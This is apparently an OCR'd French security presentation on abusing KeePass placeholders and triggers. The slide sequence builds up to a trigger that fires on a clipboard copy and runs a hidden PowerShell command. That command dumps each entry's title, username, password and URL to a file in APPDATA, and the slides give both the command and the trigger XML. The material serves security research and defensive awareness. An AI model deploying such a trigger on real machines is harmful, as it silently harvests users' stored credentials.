


Les placeholders


Principe de fonctionnement

« Variables » remplacées dynamiquement
par des éléments de la base


Principe de fonctionnement



Principe de fonctionnement



Principe de fonctionnement



Principe de fonctionnement

Placeholder	Field
{TITLE}	Title
{USERNAME}	User name
{URL}	URL
{PASSWORD}	Password
{NOTES}	Notes

Principe de fonctionnement

Placeholder	Action
{DB_PATH}	Full path of the current database.
{CLIPBOARD}	Gets the clipboard content (text).
{CLIPBOARD-SET:/*Text*/}	Copies *Text* into the clipboard.
{CMD:/*CommandLine*/*Options*/}	Runs a command line. See below.

Placeholders + Triggers = 


Abus des placeholders depuis un trigger

> Événement : champ copié par l'utilisateur


> Action : exécute une commande PowerShell avec placeholders

```
Add-Content -Path $env:APPDATA'\clipboard_export.txt' -Value '{TITLE}:{USERNAME}:{PASSWORD}:{URL}'
```

Évènement


Event
Event:
Copied entry data to clipboard
Value - Comparison
Equals
Value - Filter


Action


Action
Action:
Execute command line / URL
File/URL
PowerShell.exe
Arguments
-C "Add-Content $env:APPDATA"\clipboard_ex...
Wait for exit
Window style
Hidden
Verb


XML

```
<Trigger>
  <Guid>LUhj5EaVp0iip+LdLbNYwQ==</Guid>
  <Name>Clipboard Export</Name>
  <Events>
    <Event>
      <TypeGuid>P35exipUTFiVRIX78m9W3A==</TypeGuid>
      <Parameters>
        <Parameter>0</Parameter>
        <Parameter />
      </Parameters>
    </Event>
  </Events>
  <Conditions />
  <Actions>
    <Action>
      <TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
      <Parameters>
        <Parameter>PowerShell.exe</Parameter>
        <Parameter>-C "Add-Content $env:APPDATA'\clipboard_export.txt' '{TITLE}:{USERNAME}:
        <Parameter>False</Parameter>
        <Parameter>1</Parameter>
        <Parameter />
      </Parameters>
    </Action>
  </Actions>
</Trigger>
```

Démonstration



Démonstration



Checkpoint #2

> Placeholders = chaînes « compilées » dans KeePass

> Utilisable dans les triggers pour extraire les entrées

Limites

> Dépend d'une interaction utilisateur

> Lié uniquement à l'entrée courante

